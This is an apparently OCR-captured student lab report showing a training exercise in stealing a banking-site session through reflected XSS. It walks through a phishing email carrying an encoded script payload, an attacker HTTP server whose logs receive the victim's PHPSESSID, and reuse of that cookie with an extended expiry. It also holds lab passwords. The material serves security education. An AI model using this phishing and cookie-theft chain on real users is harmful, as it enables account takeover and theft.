
Ryan Brodsky

ICS 482

11/25/2019

InfoSec Lab: Session Stealing (Remote Reflected XSS)



https://lab.infoseclearning.com/lab/session-stealing-remote-reflected-xss
Session Stealing (Remote R...
Assignments - ICS 482-01 Vuln...
Session Stealing (Remote Reflected XSS)
Final_Kali-2.0 - Internet Explorer
https://lab.infoseclearning.com/lab/console/vm-1129842/Final_Kali-2.0
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Applications
Places
Terminal
Tue 00:51
support@Web: ~
File Edit View Search Terminal Help
Type here to search
11:52 PM
11/25/2019

[sudo] password for support: P@ssw0rd

Note: if you submit an incorrect password, then script may only partially run and you may have to restart the session. Also note: you should wait for the script to complete before continuing.

```
support@Web:~$
support@Web:~$ LAB07A
[sudo] password for support:
```

EXECUTING SETUP SCRIPT

✓ Challenge #1

8 Type exit and press Enter two times: first to terminate the SSH session, and then to close the terminal.

support@Web:-$ exit


root@Hacker:-# exit

```
ldconfig deferred processing now taking place
support@Web:~$ exit
logout
Connection to urbank.com closed.
root@Hacker:~# exit
```

CLOSING SSH SESSION AND CLOSING TERMINAL

BACK NEXT

```
apache2: Could not reliably determine the server's fully qualified domain name, using
127.0.1.1 for ServerName
                                                                              [ OK ]
Selecting previously unselected package libgd2-xpm.
(Reading database ... 53816 files and directories currently installed.)
Unpacking libgd2-xpm (from .../libgd2-xpm_2.0.36~rc1~dfsg-6ubuntu2_i386.deb) ...
Selecting previously unselected package dbconfig-common.
Unpacking dbconfig-common (from .../dbconfig-common_1.8.47_all.deb) ...
Selecting previously unselected package libapache2-mod-php5.
Unpacking libapache2-mod-php5 (from .../libapache2-mod-php5_5.3.10-1ubuntu3_i386.deb)
...
Selecting previously unselected package libmcrypt4.
Unpacking libmcrypt4 (from .../libmcrypt4_2.5.8-3.1_i386.deb) ...
Selecting previously unselected package libt1-5.
Unpacking libt1-5 (from .../libt1-5_5.1.2-3.4ubuntu1_i386.deb) ...
Selecting previously unselected package php5.
Unpacking php5 (from .../php5_5.3.10-1ubuntu3_all.deb) ...
Selecting previously unselected package php5-cli.
Unpacking php5-cli (from .../php5-cli_5.3.10-1ubuntu3_i386.deb) ...
Selecting previously unselected package php5-gd.
Unpacking php5-gd (from .../php5-gd_5.3.10-1ubuntu3_i386.deb) ...
Selecting previously unselected package php5-mcrypt.
Unpacking php5-mcrypt (from .../php5-mcrypt_5.3.5-0ubuntu1_i386.deb) ...
Selecting previously unselected package phpmyadmin.
Unpacking phpmyadmin (from .../phpmyadmin_4%3a3.4.10.1-1_all.deb) ...
Processing triggers for man-db ...
Processing triggers for hicolor-icon-theme ...
```



https://lab.infoseclearning.com/lab/session-stealing-remote-reflected-xss
Session Stealing (Remote R...
Assignments - ICS 482-01 Vuln...
Session Stealing (Remote Reflected XSS)
Final_Kali-2.0 - Internet Explorer
https://lab.infoseclearning.com/lab/console/vm-1129842/Final_Kali-2.0
Final_Kali-2.0
View Fullscreen
Send Ctrl+Alt+Delete
Reboot
Applications
Places
Iceweasel
Tue 00:58
Roundcube Webmail :: Compose – Iceweasel
Roundcube Webmail :...
URL Decoder/Encoder
https://mx.urbank.com/mail/?_task=mail&_action=
Search
Most Visited
Offensive Security
Kali Linux
Kali Docs
Kali Tools
Exploit-DB
Aircrack-ng
roundcube
Mail
Address Book
Settings
Contacts
Personal Addresses
Attach a file
Type here to search
11:58 PM
11/25/2019

UrBank customers: select the Statements link under the Customers tab.
Please review your account statement each month and notify us of any errors and or sus activity.

SELECTING HYPERLINK

25 Type http://urbank.com/?myusername= into the Url field.

Insert link

Url: http://urbank.com/?myusername=

Text to display: www.UrBank.com

Title:

Target: None

Ok Cancel

ADDING URL

26 Append the encoded SCRIPT element and click Ok.

Insert link

Url: http://urbank.com/?myusername=%3Cscript%3Ed

Text to display: www.UrBank.com

Title:

Target: None

Insert link

Url: 2B%27%22%2F%3E%27)%3B%3C%2Fscript%3E

Text to display: www.UrBank.com

Title:

Target: None


Ok Cancel

avai visit www.UrBank.com and login to your online banking service.

UrBank customers: select the Statements link under the

It looks like you haven't started Iceweasel in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!

Refresh Iceweasel...



Insert link

Url: http://urbank.com/?myusername=%3Cscript%3Ed

Text to display: www.UrBank.com

Title:

Target: None

Ok Cancel

APPENDING SCRIPT ELEMENT

27 Type `alice@urbank.com` inside the To field and **press** Send.

From: urbank@urbank.com

To: alice@urbank.com

Subject: Your monthly statement is available


ADDING USER AND SENDING MESSAGE

Challenge #2

BACK INFOSEC LEARNING NEXT

Subject	★	From	Date	Size
Hacked	★	bob@urbank.com	2018-08-16 10:29	904 B
Hacked	★	bob@urbank.com	2018-08-16 10:28	904 B
Hacked	★	bob@urbank.com	2018-08-16 10:27	904 B

It looks like you haven't started Iceweasel in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!



https://lab.infoseclearning.com/lab/session-stealing-remote-reflected-xss
Search...
Session Stealing (Remote R...
Assignments - ICS 482-01 Vuln...
Session Stealing (Remote Reflected XSS)
Time remaining: 78:23
STOP
Final_Kali-2.0_0 - Google Chrome
Secure
https://lab.infoseclearning.com/lab/console/vm-211261/Final_Kali-2.0_0
Final_Kali-2.0_0
View Fullscreen
Send Ctrl+Alt+Delete
Applications
Places
Terminal
Sat 10:14
root@Hacker: ~
File Edit View Search Terminal Help
Cloud
Bob - Kali
192.168.1.5
Web Server
10.10.1.112
Alice - Ubuntu
10.10.4.5
Type here to search
12:00 AM
11/26/2019

```
root@Hacker:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::250:56ff:fe9a:2f0d  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:9a:2f:0d  txqueuelen 1000  (Ethernet)
        RX packets 3512  bytes 2565542 (2.4 MiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2779  bytes 350567 (342.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 18  base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 0  (Local Loopback)
        RX packets 32  bytes 2294 (2.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 32  bytes 2294 (2.2 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@Hacker:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
```

CLOSING KALI

Challenge #3

BACK INFOSEC LEARNING NEXT



https://lab.infoseclearning.com/lab/session-stealing-remote-reflected-xss

Session Stealing (Remote Reflected XSS)

support

Password

LOGGING IN

3 **Click** the Firefox icon and **type** `mx.urbank.com` into the browser's search field and **press** Enter.

Note: The URL will be redirected, which is seen below.

Roundcube Webmail :: Welcome

https://mx.urbank.com/mail/

ACCESSING E-MAIL

Below, Alice is logging in to check her email messages.

4 **Type** `alice@urbank.com` into the Username field and **type** `password1` into the Password field and **click** Login.

Username alice@urbank.com

Final_Alice_DT_32bit - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-1129844/Final_Alice_DT_32bit


Final_Alice_DT_32bit

(1) Roundcube Webmail :: Inbox - Mozilla Firefox

https://mx.urbank.com/mail/?_task=

From	Date
urbank@urbank.com	Today 00:58

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!



https://lab.infoseclearning.com/lab/session-stealing-remote-reflected-xss

Session Stealing (Remote Reflected XSS)

Username : Alice

Password : password1

☐ Remember Me

Login

LOGGING IN

Now that she is accessing authorized webpages, everything is business as usual.

8 **View** the logged in user.

urbank.com/login_success.php

Login Successful, Welcome Alice

VERIFYING THE LOGGED IN USER

Challenge #4

9 **Close** the VM window.

Final_Alice_DT_32bit - Internet Explorer

https://lab.infoseclearning.com/lab/console/vm-1129844/Final_Alice_DT_32bit


Final_Alice_DT_32bit

Mozilla Firefox

urbank.com/login_success.php

Login Successful, Welcome Alice

It looks like you haven't started Firefox in a while. Do you want to clean it up for a fresh, like-new experience? And by the way, welcome back!



https://lab.infoseclearning.com/lab/session-stealing-remote-reflected-xss

Session Stealing (Remote R... | Assignments - ICS 482-01 Vuln...

Session Stealing (Remote Reflected XSS)

LAUNCHING KALI

Bob the hacker has been anxiously awaiting and notices a session ID has been collected.

2 **Click** the detach button on the terminal.

DETACHING THE TERMINAL

3 From terminal, **highlight** the session ID, **right-click**, and **select** Copy.

```
root@Hacker:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.4.5 - - [26/Dec/2016 15:10:59] "GET /?PHPSESSID=0818cn
r03c176plmcci635hqe7 HTTP/1.1" 200 -
```

COPYING THE SESSION ID

Bob is now going to login to the UrBank portal in order to retrieve a cookie. Perform steps 3 - 5.

4 **Click** the Iceweasel icon.

```
root@Hacker:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNN
        inet 192.168.1.5  netmask
```

Final_Kali-2.0 - Internet Explorer


https://lab.infoseclearning.com/lab/console/vm-1129842/Final_Kali-2.0

Final_Kali-2.0

root@Hacker: ~

```
        inet 192.168.1.5  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::250:56ff:fe9a:42e8  prefixlen 64  scopeid 0x20<link>
        ether 00:50:56:9a:42:e8  txqueuelen 1000  (Ethernet)
        RX packets 4322  bytes 2623119 (2.5 MiB)
        RX errors 1  dropped 8396  overruns 0  frame 0
        TX packets 2764  bytes 357141 (348.7 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
        device interrupt 18  base 0x2000

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 0  (Local Loopback)
        RX packets 24  bytes 1518 (1.4 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 24  bytes 1518 (1.4 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

root@Hacker:~# python -m SimpleHTTPServer
Serving HTTP on 0.0.0.0 port 8000 ...
10.10.4.5 - - [26/Nov/2019 01:02:11] "GET /?PHPSESSID=aq7n4lu2e01l3bufbi9an6q
fr2 HTTP/1.1" 200 -
```

"encoder.html" selected (2.6 kB)



https://lab.infoseclearning.com/lab/session-stealing-remote-reflected-xss

Session Stealing (Remote R... | Assignments - ICS 482-01 Vuln...

Session Stealing (Remote Reflected XSS)

Domain: urbank.com
Path: /
Send For: Any type of connection
Expires: At end of session

EDITING COOKIE

9 **Highlight** the cookie current session ID in the Content area. **Press** and **hold** the Ctrl key followed by **pressing** the v key to paste. **Click** date from the dropdown and **adjust** the date to make the cookie persist for longer than the current session. **Click** Save.

Note: you should set your date, to a month, or year from now.

Edit cookie – Cookies Manager+
Name: ☑ PHPSESSID
Content: ☑ dd09qi3aoqefppu8fl8kt9mih4
☑ Wrap text
